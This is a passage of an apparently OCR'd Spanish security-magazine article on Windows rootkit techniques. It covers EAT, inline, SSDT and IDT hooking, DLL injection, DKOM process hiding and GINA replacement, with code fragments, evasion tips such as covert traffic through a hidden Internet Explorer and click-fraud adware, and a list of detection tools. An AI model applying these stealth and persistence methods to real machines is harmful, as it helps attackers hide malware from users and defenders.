


Figura 8. *Lista enlazada original*

la importación que importa información en los símbolos, hacer disponible para los archivos ejecutables algunos datos o código (de las funciones). La EAT también se encuentra en los encabezamientos PE, en la estructura PIMAGE_EXPORT_DIRECTORY.

Sin ampliar más detalles que rápidamente se parecerían al párrafo anterior, nuestro objetivo será modificar este área de la memoria de un ejecutable con el fin de usar la función `GetProcAddress`. Porque es cuando llamamos a esta famosa función la primera vez que nos encontramos con la EAT. A nivel de la arquitectura de la EAT, podemos notar una cierta semejanza con la IAT.

Para más información, sugerimos que te leas el artículo de MSDN y estudies las funciones `EAT _ hijack()` y `*EAT _ GetPointerToApiAddress()` del rootkit *ring3rk*. Una función puede suponer un problema para algunas personas: nos referimos a `VirtualProtect()`. La EAT no es accesible con derechos de escritura, así que necesitamos el permiso del sistema para modificar y escribir código ejecutable en este área de la memoria. Esto se puede hacer a través de la función `VirtualProtect()`.

Para comprobar que esta sección no es accesible con derechos de escritura en el primer acceso del rootkit, podemos, de nuevo, explorar los encabezamientos de una DLL.

Api Hooking : hooking de la función Inline.

El principal problema de las técnicas presentadas anteriormente (así como el secuestro de la EAT y el IAT hooking) es que dependen del software hackeado y pueden ser fácilmente detectados analizando las tablas de direcciones para comprobar que han sido modificadas. El hooking de la función inline nos permitirá atravesar este límite y asegurarnos de que nuestro código será ejecutado sea cual sea el método utilizado para hallar la dirección de la función que se quiere explotar. La idea sería poder escribir código en la función. ¿Pero como realizar tal exploit? Empecemos analizando las DLLs para ver como podríamos añadir código. Abramos una DLL cualquiera con OllyDbg.

Como podemos ver, Windows añade códigos al principio de cada nueva función de la DLL: es lo que Microsoft llama el preámbulo de las funciones. En el caso de las DLLs de Windows 2000, el código añadido ha sido enfatizado con línea rojas en la imagen. Comprometidos con nuestros descubrimientos, necesitamos un plan de ataque.

Durante la carga de nuestro rootkit, éste primero tendrá que saber donde se encuentra la DLL en la memoria. Cuando esto esté hecho, buscará la función objetivo (por ejemplo `MessageBox()`). Ahora tenemos que afrontar la parte más sensible: tendremos que encontrar un medio para modificar el principio de la función para añadirle una instrucción CALL o JMP. Sabiendo que la instrucción CALL requiere 5 bytes y que el código sólo tiene 3 bytes, necesitamos romper dos 2 bytes del inicio del código de la función. Pero como podemos sospechar, es probable que aparezca un error cuando se ejecute. Por lo tanto, antes de modificar algo, guardaremos los 5 primeros bytes en lo que comúnmente llamamos un *trampolín*. Estando los 5 bytes guardados, seremos capaces de hacer una CALL hacia una función, lo que llamamos comúnmente *desvio*. El *desvio* es nuestro código, pero debe cumplir ciertas normas. Primeramente, ejecuta el código que queremos, pero antes de llamar a la instrucción RETURN, tendrá que llamar al *trampolín* que simplemente saltará hacia la función original +5 bytes. Para más información, el hooking de la función inline es conocido comúnmente como *Detour patching*.

Microsoft también trabajó en el *Detour patching* con el objeto de ser capaz de modificar las funciones de una API sin tener que reiniciar el sistema. Aunque esto es una buena cosa,




Figura 9. *Lista enlazada modificada, un proceso ha sido ocultado*

Como crear ventanas invisibles en lenguaje Delphi

Hace unos 2 años, empecé a interesarme por la programación de spyware y adware. Los primeros códigos que escribí estaban basados en el siguiente principio: programas basados en Delphi que contenían un componente de IE que se ejecutaba a pantalla completa en una ventana oculta (el programa se lanza porque se encuentra presente en la lista de procesos y consume memoria pero es invisible al interfaz de usuario).

Aquí está el código que permite hacerlo:

```
program cpmhack;
uses
  Forms,
  Unit1 in '..\
Unit1.pas' {Form1};

{$R *.res}

begin
  Application.ShowMainForm:
=False;
  Application.Initialize;
  Application.CreateForm
(TForm1, Form1);
  Application.Run;
end.
```

Quiero aclarar que el proposito de estos programas no era ser maravillosos y revolucionarios sino ejecutar exitosamente su código. Estos programas escribían algunos anuncios (el usuario no veía nada pero el objetivo era ver cuanto dinero habría sacado un creador de adware con estos códigos) y era capaz de detectar si el ratón ya no era usado y por qué (¿estaba viendo una película?¿escribiendo algo?¿está activado el salvapantallas?) con el objetivo de hacerse visibles y controlar el ratón para que hiciera click en algún anuncio después cada x minutos volvía al estado inicial: invisibilidad para no ser detectado. Este tipo de herramientas también se pueden usar aquí para aprovecharse de IE o de cualquier otra aplicación que trabaje como un servidor COM (o porque vía scripts OLE o clientes XML-RPC, SOAP...) para mandar información a través de la red. Para tú información, los tests que se hicieron con estos pequeños adware sobre una plataforma de gestión de publicidad gratuita desarrollada en PHP, fueron perfectos: una persona malintencionada podría fácilmente haber conseguido enormes beneficios.

los creadores de rootkits también estarán contentos porque en Windows XP y próximas ediciones, el inicio de cada función tiene una longitud de 5 bytes: de esta manera ya no será necesario romper o no el (auténtico) inicio del código de la función, como se observa en la siguiente imagen.

Durante esta parte, hemos dicho que necesitamos modificar 5 bytes, pero pueden ser más de 5 bytes los que han de ser modificados: se suelen añadir NOP para evitar problemas en la respuesta (como con shellcodes) y FAR JMP pueden estar más adaptados que una instrucción CALL.

Para más información acerca del *Detour patching*, te recomendamos que visites el informe producido por la Universidad americana de Stanford acerca de como rechazar hooks en la plataforma Windows, que puedes encontrar en: *http://www.stanford.edu/~stinson/misc/curr_res/hooks/defeating_hooks.txt*. La *http://research.microsoft.com/sn/detours/* página también puede ayudar ya que Microsoft puso a disposición del público algo de código C++ para ilustrar el *Detour patching*.

Api Hooking: inyección de DLL

La última *herramienta* que vamos a presentar es la inyección de DLL. Esta técnica es muy fácil de preparar y muy potente. Empecemos por el principio. Los programadores están acostumbrados ha definir DLLs como extensiones de aplicaciones. Nosotros preferimos usar otra definición similar y a la vez complementaria: una DLL es un programa (un ejecutable) que tiene como característica no poder funcionar sólo. Como también contiene código ejecutable, deberá ser cargado en la memoria para ejecutar una u otra de las funciones que proponga (que exporta). El objetivo de la inyección de DLL sería forzar a un tercer programa a cargar una DLL y a ejecutar el código que contiene. La primera meta de la inyección de DLL es ser capaz de ejecutar acciones prohibidas con programas no-autorizados. El ejemplo más simple y generalmente propuesto es el de Internet Explorer y los firewalls personales. Gracias a la inyección de DLL, sería posible estar conectado a Internet a través de IE mientras que los firewalls no verían nada. Esta técnica ya conocida todavía es posible aunque muchos firewalls y herramientas de protección dicen que previenen la inyección de DLL.


La primera pregunta que podemos tener es: sabiendo que una DLL sólo es una librería de funciones, ¿Cómo es posible forzar a un programa a ejecutar funciones de la DLL? Cuando creamos una DLL (yo personalmente programo en Dev-C++), el `main()` de las DLLs se parece a esto:


```
BOOL APIENTRY DllMain
 HINSTANCE hInst
 /* Library instance handle
   (control de peticiones de
   la libreria)
  */ ,
 DWORD reason
 /* Reason this function is being
   called (razón por la que se llama
   a la función).
  */ ,
 LPVOID reserved
 /* Not used. (no usado)
  */ )
 {
 ...
 }
```

Claramente se observa que cuando se llama a la DLL se tiene que

ONLY FRESH IDEAS

TO ORDER: BUYITPRESS.COM









MORE:
WWW.SOFTWARE.COM.PL

Software Developer's JOURNAL
new ideas & solutions for professional programmers
Polish, English, Spanish, German and French language versions

MSCoder
Independent magazine for developers using Microsoftplatform
Spanish, French and German language versions

hakin9
Hard Core IT Security Magazine
Polish, French, Spanish, Italian, English, Czech and German language versions

Linux+ DVD
Europe's biggest Linux magazine
Polish, French, Spanish, Czech and German language versions

WE ARE LOOKING FOR LICENSORS AND DISTRIBUTORS WORLDWIDE
CONTACT: MONIKA GODLEWSKA, MONIKAG@SOFTWARE.COM.PL



proporcionar una razón. La razón que nos interesa es bastante simple DLL_PROCESS_ATTACH:

```
switch (reason)
    {
     case DLL_PROCESS
_ATTACH:
        HelloWorld();
        break;
     ...
    }
```

Indica que queremos añadir la DLL a un proceso. Cuando se hace esto (por ejemplo, inyectándolo), el código que está a continuación de la instrucción *case* asociada será ejecutado. En este ejemplo, hemos decidido escribir un ventana de mensaje contenida en nuestra función `HelloWorld()`. Simplemente tenemos que inyectarlo. Como siempre, sólo la imaginación del hacker es el límite porque él/ella pueden elegir hacer lo que quieran dentro de su DLL.

En esta sección, hemos hablado sobre 4 técnicas usadas por los rootkits que trabajan en el espacio del usuario para secuestrar algunas APIs de Windows. En primer lugar, esto es realizable mediante el IAT hooking que nos permite manejar la tabla de importación de un archivo ejecutable determinado. También existe el EAT hooking que nos da la posibilidad de controlar la tabla de exportación de símbolos, y la inyección de DLL que es más potente y permite manejar cualquier ejecutable en la memoria. También nos hemos acercado al hooking de la función inline (*inline function hooking*) que es una técnica magnífica pero peligrosa en manos de los desarrolladores de rootkits y/o malware. Hemos introducido voluntariamente el termino malware porque estás técnicas pueden ser usadas por gusanos/virus para difundirse y tomar mejor el control de las máquinas infectadas.

Listado 3. *Como lanzar procesos desde un substituto de GINA*

```
int LaunchApp(){
    int VaLid = -1;

    // para tú información, la siguiente estructura es usada por el
    // funciones parecidas a CreateProcess para especificar
    // la ventana de los nuevos procesos (apariencia...)
    STARTUPINFO si;

    // info, la siguiente estructura es usada por funciones parecidas
    // a CreateProcess para obtener información acerca del nuevo proceso
    // (nombre, PID del primer hilo, handle)
    PROCESS_INFORMATION pi;

    BOOL Retour = FALSE;
    wchar_t szProcess[] = L"C:\\smartcard.exe";
    wchar_t szCmdLine[] = L"";
    int WhatIsClicked;
    int WhatIsChoose;

   WhatIsClicked = MessageBox( NULL, "¿Quieres usar tu tarjeta inteligente
      para autentificarte?" "SmartCard Reader", MB_YESNO );

   if ( (VaLid = ParseDumpFile("C:\\ pubfile.hex")) == 0 ){
      remove("C:\\ pubfile.hex");  // This code will not work : to change!!!.
   }

   VaLid = -1;
   while ( VaLid == -1 && WhatIsClicked == IDYES ){
         WhatIsChoose = MessageBox(NULL, "Por favor introduzca su tajeta
            inteligente", "Información", MB_OKCANCEL);
       if ( WhatIsChoose == IDCANCEL ){
         WhatIsClicked = MessageBox( NULL, "¿Quieres usar tu tarjeta
            inteligente para autentificarte?", "SmartCard Reader", MB_YESNO );
       }else{
         ZeroMemory(&si, sizeof(si));
         si.lpDesktop = (LPSTR) L"winsta0\\winlogon";
         si.lpTitle = (LPSTR) L"Local System Command Prompt";
         si.wShowWindow = SW_SHOW;
         si.cb = sizeof(si);

         // En la versión real, la aplicación volcaría la información de la
         // tarjeta inteligente
         Retour = CreateProcessW( szProcess, szCmdLine, NULL, NULL, TRUE,
                CREATE_NEW_CONSOLE, NULL, NULL, (LPSTARTUPINFOW)&si, &pi );

         VaLid = ParseDumpFile("C:\\ pubfile.hex");
         }
   }

   if( Retour ){
           CloseHandle( pi.hThread );
           CloseHandle( pi.hProcess );
           }
    return 0;
 }
```

SSDT

Como dijimos antes, la SSDT declara funciones que están siendo llamadas por programas gracias a la interrupción INT2E: estas funciones reciben el nombre de llamadas de sistema (o syscalls) y constituyen la API nativa de Windows. Tiene exactamente los mismos objetivos y la misma forma de trabajar que bajo Linux. Técnicamente bajo Windows, la llamada a una llamada de sistema consiste en el uso de la función `KiSystemService`. La SSDT (a veces llamada *Dispatcher Table* – Tabla del Despachador) esta indexada por números, cada número permite localizar las llamadas de sistema asociadas.

Los rootkits frecuentemente hacen un hook en las funciones SSDT para, por ejemplo, ocultar archivos, directorios, procesos... ¿Cómo se hace el hooking? Será necesario buscar el indice de la función a la que se va hacer el hook y multiplicarlo por 4 para obtener su posición en la tabla, luego será necesario modificar los derechos de acceso del área de la memoria donde se encuentra la SSDT (sino lo hacemos aparecerá la bonita pantalla azul de la muerte). Para acabar, podemos modificar la función original de la SSDT.

La gran ventaja del SSDT hooking es, comparado con el IAT hooking o el EAT hooking, que hemos hecho un hook a un nivel tan bajo que TODOS los programas que quieran, por ejemplo, enumerar los directorios (con la función `NtQueryDirectoryFile`) serán engañados: el hooking afecta a todos los programas.

Te recomendamos que estudies programas como SDTrestore (que puede ser descargado en *http://www.security.org.sg/code/sdtrestore.html*) para ser capaz de controlar el SSDT hooking. Este tipo de código ha de ser usado bajo tu propia responsabilidad, ya que el manejo de la SSDT puede tener graves consecuencias: perdida de datos, pantalla azull, etc.

IDT

El propósito de la IDT (*Interrupt Description Table*) es gestionar las interrupciones que puede recibir el sistema (así como las interrupciones de software, como la 0x2E, para hacer las llamadas de sistema como interrupciones materiales). El IDT hooking se hace como el hooking de las otras tablas del kernel: modificaremos las direcciones de las funciones de control de las interrupciones (conocidas como *interrupt handler*), habiendo comprobado de antemano que podemos escribir en el espacio de memoria donde se encuentra la tabla. Antes de mostrarte código que te permita volcar la IDT, hay tres elementos que debes conocer acerca del IDT hooking.

Primero, ningún resultado llega a nuestro hook. Claramente esto significa que cuando llamemos al *handler* desde nuestro hook, no seremos capaces de filtrar su resultado.

Segundo, cada procesador tiene su propia IDT. La consecuencia directa de esto es que tendremos que hacer *n* IDT hookings en un sistema con *n* procesadores.

Para terminar, el acceso a la IDT se hace generalmente en lenguaje ASM. Aunque la mayoría de programadores de drivers conocen este lenguaje, es frecuentemente boicoteado por los programadores nuevos en programación de kernel y no sólo por esta gente.

El siguiente código ha sido tomado de *Klister*, una herramienta creada en 2003 por Joanna Rutkowska para detectar rootkits que ocultan procesos manejando EPROCESS, y aquellos que manipulan las tablas del kernel como la IDT y la SSDT. Este código permite también localizar la IDT.

```
PIDTGATE readIDT() {
            IDTR idtr;
        __asm {
                    sidt idtr;
    //L\'instruction SIDT permet
     de charger l'adresse de l'IDT
            }
        return
    (PIDTGATE) idtr.base;
}
```

DKOM

¿Cuáles son los pasos que llevan a la creación de un rootkit? Inicialmente crearemos un driver para Windows (los drivers son identificables por su extensión **.sys*) que será cargado en el modo kernel. Como dijimos anteriormente cuando presentamos los anillos, todos los programas/objetos que trabajan en el modo kernel (o espacio del kernel) tienen acceso a todos los objetos del kernel y pueden manipularlos sobre la marcha directamente en la memoria (¡Y sólo aquellos que encontremos en memoria!): esto es lo que llamamos Manipulación Directa de los Objetos del Kernel (*Direct Kernel Object Manipulation, DKOM*).

Cuando creamos un driver (rootkits o cualquier otro tipo de driver, como los drivers de dispositivos), la lógica del código y las herramientas son diferentes. En el nivel lógico, se aprende analizando el código de otros drivers y leyendo varios artículos que se encuentran en el sitio web de Microsoft. Y para las herramientas, es necesario usar el Microsoft DDK (*Driver Development Kit*) o el Microsoft KMDF (*Kernel Mode Framework Drivers*) para la construcción de drivers acabados en **.sys*.

Aunque la manipulación directa de los objetos del kernel pueda parecer la mejor forma de ocultar elementos en la computadora objetivo y hacer muchas otras cosas, como esconder conexiones escondiendo puertos de la red, no obstante hay algunas desventajas.

En primer lugar, sólo es posible realizar un número limitado de acciones: esconder procesos, puertos de red, manipular tokens para, por ejemplo, añadir privilegios a un proceso e incluso ocultar otros drivers.

Esta pequeña esfera de actividad se explica por el hecho de que sólo podemos modificar los objetos que podamos alcanzar en la memoria pero también por el hecho de que algunas partes de Windows son todavía muy poco conocidas para la ingeniería inversa.

Otra desventaja, que para nosotros es la más importante, es el hecho de que manipular tales objetos puede ser fatal para un sistema. Antes de divertirnos con Windows, es necesario asegurarse de muchas cosas y ser capaz de responder preguntas como: ¿Para qué se usa el objeto? ¿Qué elementos usa? ¿Y cómo los usa? Para alguna de estas respuestas, WinDbg (publicado por Microsoft) puede ser de mucha ayuda, para el resto, será necesaria la ingeniería inversa. ¿Por qué puede ser fatal el método DKOM? Como veremos más adelante, es posible esconder procesos usando una lista doblemente enlazada (que recibe comúnmente el nombre de EPROCESS). Si el rootkit está bien escrito, el proceso se oculta sin problema. Pero al intentar dejar nuestro proceso

oculto por nuestro rootkit, una pantalla azul puede venir a estropearnos el día. Bueno, a nivel de procesos, no es mucho problema ya que un simple reinicio y asegurarse de que no queda ningún programa oculto es suficiente. Pero ahora, imaginemos que uno busca esconder drivers u otros elementos que trabajen en el modo kernel y que uno intenta manipularlos de forma inadecuada, ¿Qué ocurriría?

Dejemos los pros y los contras de la manipulación de objetos del kernel y analicemos un caso real: ¿Cómo esconder un proceso?

En el espacio del usuario, hay dos formas de obtener una lista completa de los procesos activos: usando *taskmgr.exe* o un script WMI (*Windows Management Instrumentation*). El uso de scripts WMI puede ser de gran ayuda algunas veces, incluso con los rootkits. Aquí tienes un ejemplo de un script WMI que puede ser usado para recuperar una lista de los servicios activos. Proporciona el nombre de los servicios y luego el número de servicios activos.

Y como lanzarlo desde la línea de comandos.

```
C:\khaalel>cscript.exe
    WMIGetProc.vbs
Microsoft (R) Windows
    Script Host Version 5.6
Copyright (C)
   Microsoft Corporation 1996-2001
   All rights reserved.
Name: System Idle Process
Name: System
Name: smss.exe
…
Name: ConTEXT.exe
Name: cmd.exe
Name: cscript.exe
Name: wmiprvse.exe
44
```

En el modo Kernel, esta lista de procesos activos está contenida en lo que se llama una lista enlazada: en concreto una lista doblemente enlazada. A estas estructuras se las conoce más frecuentemente con el nombre EPROCESS. Cada bloque de esta lista contiene información sobre un proceso. Es posible llegar a esta lista gracias, entre otras, a la estructura KTHREAD que tiene un puntero hacia el bloque del proceso en uso. Ahora que tenemos la dirección de uno de los bloques de la lista, tenemos que recorrer la lista para buscar el proceso que queremos esconder. Esto se puede hacer de dos formas: con el PID del proceso o con el nombre del proceso.

Nos interesa un elemento concreto, cada estructura EPROCESS contiene una estructura LIST_ENTRY que tiene dos miembros: FLINK y BLINK. Estos miembros son punteros. FLINK apunta hacia el siguiente bloque de la lista y BLINK al precedente. Para que podamos ocultar un proceso, será necesario jugar con estos dos parámetros: el FLINK del bloque precedente tendrá que apuntar hacia el FLINK del bloque siguiente al bloque que queremos ocultar y el BLINK del bloque siguiente al bloque que queremos ocultar tiene que apuntar hacia el BLINK del bloque precedente. Aquí tienes un diagrama para que lo entiendas bien.

Para listar los procesos, es suficiente recorrer esta lista enlazada y recuperar el nombre y el PID de cada proceso.

Para finalizar esta sección, te recomendamos que consultes el código del rootkit *Ring0RK* o *FU* y analices el código del driver del kernel.

¿Cómo detectar rootkits?

Muy rápidamente, las herramientas de detección adoptaron los métodos AV para intentar detectar los rootkits porque aunque fuera posible aplicar rutinas de polimorfismo a los rootkits que trabajan en el espacio de usuario sólo son archivos EXE con el formato PE; esto es más complicado en el caso de rootkits del kernel: especialmente a nivel de los archivos SYS que por el momento no soportan polimorfismo (de momento, ningún rootkit es suficientemente avanzado como para cambiar la firma del driver del kernel que usa). Aunque los rootkits son reconocidos como el no va más en la ofensiva del malware, pocos de ellos tienen rutinas de ofuscación y la mayoría son vulnerables a un simple análisis de firma.

Luego llega el análisis heurístico que consiste en analizar el modus operandi de los programas para detectar un rootkit. Esto también hace posible su detección, y algunos antivirus lo hacen, para detectar nuevos rootkits. La mayoría de estas herramientas (como por ejemplo VICE) intentan detectar los hooks también en el anillo0 y en el anillo3. Durante algún tiempo, el mercado creció y muchas corporaciones intentaron desarrollar herramientas de detección mejores que las del resto. De estos esfuerzos en I+D nació un nuevo método de análisis: compararían el resultado de dos análisis diferentes del mismo elemento. O de forma más concisa, las herramientas de detección llamarán a las APIs de Windows, que pueden estar controladas por rootkits, para escanear el ordenador (archivos, sistema, registro...), después repiten el análisis a un nivel bajo sin basarse en las APIs del sistema operativo sino usando algoritmos desarrollados para la búsqueda. La comparación de los dos resultados nos mostrará si se han ocultado elemento o si un rootkit está presente en el sistema. En único problema que podemos ver es que ellos sólo pueden detectar los rootkits conocidos como persistentes: aquellos que necesitan estar físicamente presentes en el sistema de archivos y que necesitan algún medio para ser lanzados. Aquí tienes una lista de herramientas de detección de rootkits:

- VICE (*http://www.rootkit.com/vault/fuzen_op/vice.zip*) sistema de análisis y embeded y heurístico;
- Rootkit Revealer (*http://www.sysinternals.com/Files/Rootkit-Revealer.zip*) de Sysinternals labs;
- Patchfinder (*http://www.invisiblethings.org/tools/PF2/patchfinder_w2k_2.12.zip*) es una prueba de concepto de un detector de rootkits creada por Joanna Rutkowska
- Strider GhostBuster de Microsoft labs;
- Klister de Joanna Rutkowska es otra prueba de concepto de



una herramienta para detectar rootkits del kernel que manejen bloques EPROCESS.

Furtividad

A lo largo de este artículo, hemos hablado sobre los rootkits sus métodos para esconder procesos, archivos... Hemos revisado algunas técnicas, todas acompañadas con código procedente de rootkits (los rootkits *Ring0RK* y *Ring3RK*) para consolidar bien algunos de estos conceptos. Probando rootkits, detectores de rootkits y códigos de cualquier tipo, nos hemos dado cuenta de no es porque un rootkit trabaje en el espacio del kernel por lo que está más adaptado a esconder elementos dentro del sistema. Aunque esto es bastante efectivo en micro-computadores porque los usuarios no siempre piensan en analizar Windows, cada vez hay más y más herramientas que permiten la detección de rootkits (o programas que se comportan como ese tipo de malware). Por ejemplo, manipular los EPROCESS para ocultar procesos ya no es una solución sigilosa (*Klister* de Joanna Rutkowska).

Sería interesante decir una vez más después del reto que supone la programación de un driver, el primer objetivo de un rootkit es esconder lo que su creador desee. También se pueden utilizar otros métodos antiguos para ocultar elementos.

Para ocultar archivos, la manipulación de la SSDT o la creación de *File Filters Drivers* (Drivers para el filtrado de archivos) permite esconder discretamente lo que uno quiera. Pero en cientos entornos, los viejos streams de datos alternos NFTS pueden ser una solución a tener en cuenta. Ser capaz de manejar estas 3 capacidades añadiría mucha flexibilidad al rootkit.

Para ocultar procesos, actualmente EPROCESS parece ser la mejor forma (hasta que esperamos que rootkits como *Shadow Walker* sean capaces de manipular los descriptores de las páginas de memoria).

Para ocultar claves de registro, hay una alternativa al hook sobre la creación de claves y funciones lectoras. A veces es más interesante crear un conjunto de claves que contengan datos incomprensibles y ocultar ahí lo que queramos. El objetivo es hacer nuestras claves parezcan inofensivas o inocentes ante los ojos de las herramientas de detección.

Para las conexiones de red, los canales encubiertos a nivel del rootkits del kernel son un buen medio para crear backdoors. Pero si el IE está autorizado para realizar conexiones salientes, para hacerlo actuar como un servidor componente COM y para envia peticiones HTTP POST puede algunas veces ser útil. ¿Por qué? Hay pocas personas, incluido administradores, que sean capaces de analizar el tráfico de su red con un sniffer y lanzar IE (o u programa que integre un componente del navegador IE) en una ventana oculta no es considerado como una acción capaz de dañar el correcto funcionamiento de Windows.

No vamos a enumerar todos los casos posibles: siendo el objetivo mostrar que volver a los orígenes (los buenos viejos métodos) pueden ser a veces más efectivos (silenciosos frente a las herramientas de detección) que explotar los últimos ataques hacia objetos Windows, que actualmente son supervisados de cerca.

Shadow Walker

Como hemos visto antes, los rootkits más detectados son aquellos clasificados en la familia de rootkits persistentes: los rootkits que tienen que estar físicamente en el sistema objetivo.

En la edición de 2005 del *Black Hat Event*, James Butler presentó otro tipo de rootkits que trabajaban enteramente en la memoria y tienen las posibilidad de engañar a las funciones de los detectores que intentan encontrar rootkits: es lo que llamamos un rootkit no-persistente. Se aprovechan del hecho de que sólo residen en memoria para evitar los análisis basados en firmas y , además, se aprovechan de la memoria (estructuras de descripción de las áreas de la memoria) para modificar la forma en la que un programa verá un área protegida por el rootkit: de esta manera pueden hacer creer a cualquier aplicación (incluidos los detectores) que un área determinada no contiene un código prohibido. Un problema a solucionar con estos rootkits es el gran número de pantallas azules que pueden ocurrir.

Cómo compilar y lanzar módulos del kernel

El objetivo de este artículo no es introducirte en el mundo de la programación (bastante complejo a veces) de módulos del kernel para la plataforma Windows. Para más información, te recomendamos que consultes las siguientes paginas: *http://www.codeproject.com/system/driverdev.asp* y *http://www.codeproject.com/system/driverdev2.asp*.

GINA

GINA (*Graphical Identification and Authorization*) es una DLL de autentificación gráfica usado por Winlogon cuando se carga Windows. Winlogon es un proceso crítico de sistema, y no puede ser parado.

GINA se utiliza durante una sesión en un sistema Windows. Es cargado por *winlogon.exe* antes que cualquier ventana de autentificación porque proporciona las funciones de autentificación local o de red necesarias. También gestiona el cierre de sesiones, la parada y el reinicio del sistema bajo Windows y también el lanzamiento del programa *TaskMan.exe* cuando un usuario presiona simultáneamente CTRL-ALT-DEL. Por lo tanto no es necesario enfatizar el hecho de que es un elemento muy importante.

¿Por qué interesarse por GINA? En primer lugar porque puede ser fácilmente reemplazado (un simple copiar/pegar del archivo DLL), por lo tanto no es complicado desarrollar uno y si lo terminamos nos permitirá lanzar un programa antes del inicio de sesión: así podemos atravesar todos los controles de seguridad que hagan Windows o las numerosas herramientas de seguridad que podamos instalar.

Hasta ahora, pocos rootkits (ni siquiera el malware en general) se aprovechan de GINA para lanzar

y ejecutar acciones que, si no son ejecutados por una DLL sustituto de GINA, requerirían muchas líneas de código. Una de las principales desventajas de GINA es bastante sencillo detectar si un sistema no está utilizando la DLL original (*msgina.dll*): pero muchos programas que permiten la autentificación mediante tarjeta inteligente o llave USB lo modifican y también las aplicaciones que necesitan instalar componentes adicionales antes de permitir a los usuarios estar autentificados. ¿Cómo detectará un antivirus que es un GINA instalado por un rootkit? ¿Especialmente si, como hacemos normalmente, el hacker se asegura de modificar el GINA (modificar su firma) en cada inicio de sesión, entre el momento en el que el usuario introduce sus identificadores y el momento en el que se envía el despacho y el momento en el que el software declarado en la clave de registro *autorun* es lanzado? De momento, ningún antivirus es capaz de detectar esto: ninguno de los que hemos probado.

Ahora pasemos a la programación. La mayoría de las DLLs de reemplazo (llamadas frecuentemente *xGINA.DLL*) harán un hook sobre las funciones del GINA original. Las *xGINA.DLLs* empiezan prácticamente por el mismo código: inicialmente cargan el DLL original (el archivo *MSGINA.DLL* proporcionado por Microsoft) después con la función LoadLibrary harán los hooks que ya hemos visto. (`GetProcAdress…`). De acuerdo a lo que quieran conseguir, modificaran una u otra función. En nuestro caso, sólo nos interesa una función: `WlxLoggedOutSAS` a la que se llama cuando un usuario a introducido sus credenciales.

```
int WlxLoggedOutSAS(
  PVOID pWlxContext,
  DWORD dwSasType,
  PLUID pAuthenticationId,
  PSID pLogonSid,
  PDWORD pdwOptions,
  PHANDLE phToken,
  PWLX_MPR_NOTIFY_INFO
  pNprNotifyInfo,
  PVOID* pProfile
);
```

